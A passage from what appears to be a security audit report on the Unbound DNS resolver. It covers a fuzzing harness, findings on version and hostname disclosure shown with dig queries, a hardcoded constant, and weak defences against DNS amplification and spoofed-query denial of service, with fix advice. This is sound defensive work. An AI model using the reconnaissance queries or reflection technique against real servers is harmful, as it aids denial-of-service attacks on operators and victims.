  while (__AFL_LOOP(10000)) {
    memset(bin, 0, SZ);
    nr = read(0, bin, SZ);

    if (nr > 2) {
      bin[nr-1] = 0x00;  // null terminate
      len = bin[0] & 0xff;  // want random sized output buf
      bout = malloc(len);
      nr--;
      bin++;

      // call the targets
      len2 = len; sldns_str2wire_dname_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_int8_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_int16_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_int32_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_a_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_aaaa_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_str_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_apl_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_b64_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_b32_ext_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_hex_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_nsec_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_type_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_class_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_cert_alg_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_alg_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_tsigerror_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_time_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_tsigtime_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_period_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_loc_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_wks_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_nsap_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_atma_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_ipseckey_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_nsec3_salt_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_ilnp64_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_eui48_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_eui64_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_tag_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_long_str_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_hip_buf(bin, bout, &len2);
      len2 = len; sldns_str2wire_int16_data_buf(bin, bout, &len2);

      bin--;
      free(bout);
    }
  }

out:
  free(bin);
}
```

Listing 4.60: Fuzzing Test Case to Test Str2Wire Functions Directly

The third test case (listing 4.60) creates a coverage of 1142 lines (32.5%) in the *sldns/* subdirectory after a night of computing. The coverage of the tree fuzzing test cases is quite distinct, since they cover different aspects of the codebase.

4.3.22.2 Solution Advice

X41 advises to upgrade the fuzzing test case to improve coverage of fuzz testing. More advanced fuzzing should be performed as well, that takes into consideration the different configuration settings and modules available. One way to accomplish this would be to use the *testbound* code and specify templates with different configuration patterns and add a new statement that puts fuzzed data into the processing. Different functions like the ***sldns_wire2str*** family could also be fuzzed directly.

This was addressed in commit ff7d68ca53f303e42f400e85ca5422b857faf2f4[62].

[62] https://github.com/NLnetLabs/unbound/commit/ff7d68ca53f303e42f400e85ca5422b857faf2f4

4.3.23 UBD-PT-19-122: Information Disclosure Using Default Configuration

4.3.23.1 Description

By default, Unbound discloses its version and hostname through querying `version.bind` or `version.server` and `hostname.bind` or `id.server`, respectively, as shown in listing 4.61.

The version disclosed includes the patch level. This allows attackers to search for vulnerabilities specific to the version in use.

The internal hostname of the system is often useful information for an attacker as it gives insight into the naming scheme of the internal network and the role of a system.

```
root@unboundtest:~$ dig +short chaos txt version.bind @127.0.0.1
"unbound 1.9.4"

root@unboundtest:~$ dig +short chaos txt hostname.bind @127.0.0.1
"unboundtest"
```

Listing 4.61: Information Disclosure

4.3.23.2 Solution Advice

X41 recommends not to reveal internal information by default.

4.3.24 UBD-PT-19-123: Hardcoded Constant

4.3.24.1 Description

In the function ***sldns_wire2str_dname_scan()***, the value `1000` is hardcoded.

4.3.24.2 Solution Advice

It is advised to replace the 'magic number' with `MAX_COMPRESS_PTRS` which is used for the same purpose in other parts of the code.

This was addressed in commit 4106308bd5e92f819604ed8c75fdbf39bf04b905[63].

[63] `https://github.com/NLnetLabs/unbound/commit/4106308bd5e92f819604ed8c75fdbf39bf04b905`

4.3.25 UBD-PT-19-124: Limited Amplification Attack Mitigations

4.3.25.1 Description

A DNS server is interesting for attackers to use as reflector when it can be made to respond, to a victim, with larger amounts of data than the attacker had to send. Unbound supports one configuration option which helps mitigate this attack: `ip-ratelimit` limits how many responses are sent to a victim per second. This limits the *amount* of traffic sent per victim, but not the level of amplification. Moreover, it can be used to deny legitimate clients from using the service: by spoofing more than `ip-ratelimit` queries per second, the real owner of that IP address will no longer be able to reliably use the service.

There is no perfect solution to this problem without fundamentally changing the way clients perform DNS lookups. Nevertheless, looking at other DNS server software, BIND[64] has considerable documentation discussing its various rate limiting options[65]. One technique it supports is returning a small packet with the `truncated` flag set to clients which have been rate-limited. Such a client will retry using the TCP protocol, which is slightly slower but does not prevent them from resolving a name.

By not returning a (relatively) large answer to UDP queries for rate-limited clients, the service no longer provides the amplification factor an attacker is looking to abuse. By returning a truncated response instead of dropping the response altogether, service is not denied to legitimate clients, they merely need to retry over TCP (taking three round-trip times: one to send the initial UDP packet, one to send the TCP SYN, and finally one to send the query).

Unbound does not appear to have an option comparable to BIND's `slip`.

4.3.25.2 Solution Advice

X41 recommends to create a configuration option to allow returning truncated responses to legitimate queries of rate-limited clients. Care needs to be taken that no responses are sent to invalid packets: if a *format error* would be returned, that would be larger than the packet which an attacker has to send.

[64] Berkeley Internet Name Domain
[65] `http://ftp.isc.org/isc/bind9/cur/9.11/doc/arm/Bv9ARM.ch06.html#rrl`

5 About X41 D-Sec GmbH

X41 D-Sec GmbH is an expert provider for application security and penetration testing services. Having extensive industry experience and expertise in the area of information security, a strong core security team of world-class security experts enables X41 D-Sec GmbH to perform premium security services.

X41 has the following references that show their experience in the field:

- Review of the Mozilla Firefox updater[1]
- X41 Browser Security White Paper[2]
- Review of Cryptographic Protocols (Wire)[3]
- Identification of flaws in Fax Machines[4,5]
- SmartCard Stack Fuzzing[6]

The testers at X41 have extensive experience with penetration testing and red teaming exercises in complex environments. This includes enterprise environments with thousands of users and vendor infrastructures such as the Mozilla Firefox Updater (Balrog).

Fields of expertise in the area of application security encompass security-centered code reviews, binary reverse-engineering and vulnerability-discovery. Custom research and IT security consulting, as well as support services, are the core competencies of X41. The team has a strong technical background and performs security reviews of complex and high-profile applications such as Google Chrome and Microsoft Edge web browsers.

X41 D-Sec GmbH can be reached via `https://x41-dsec.de` or `mailto:info@x41-dsec.de`.

[1] `https://blog.mozilla.org/security/2018/10/09/trusting-the-delivery-of-firefox-updates/`
[2] `https://browser-security.x41-dsec.de/X41-Browser-Security-White-Paper.pdf`
[3] `https://www.x41-dsec.de/reports/Kudelski-X41-Wire-Report-phase1-20170208.pdf`
[4] `https://www.x41-dsec.de/lab/blog/fax/`
[5] `https://2018.zeronights.ru/en/reports/zero-fax-given/`
[6] `https://www.x41-dsec.de/lab/blog/smartcards/`

Acronyms

ASCII	American Standard Code for Information Interchange	
BIND	Berkeley Internet Name Domain	86
CA	Certificate Authority	77
CSPRNG	Cryptographically Secure Pseudo Random Number Generator	7
CSRF	Cross-Site Request Forgery	8
CWE	Common Weakness Enumeration	12
DNS	Domain Name System	6
DNSSEC	Domain Name System Security Extensions	7
DoS	Denial of Service	15
EDNS	Extended DNS	7
HKPK	HTTP Public Key Pinning	77
HTTP	HyperText Transfer Protocol	27
HTTPS	HyperText Transfer Protocol Secure	27
IP	Internet Protocol	7
NONCE	Number only used once	72
PoC	Proof of Concept	39
TCP	Transmission Control Protocol	8
TLS	Transport Layer Security	77
TTL	Time to Live	7
UDP	User Datagram Protocol	8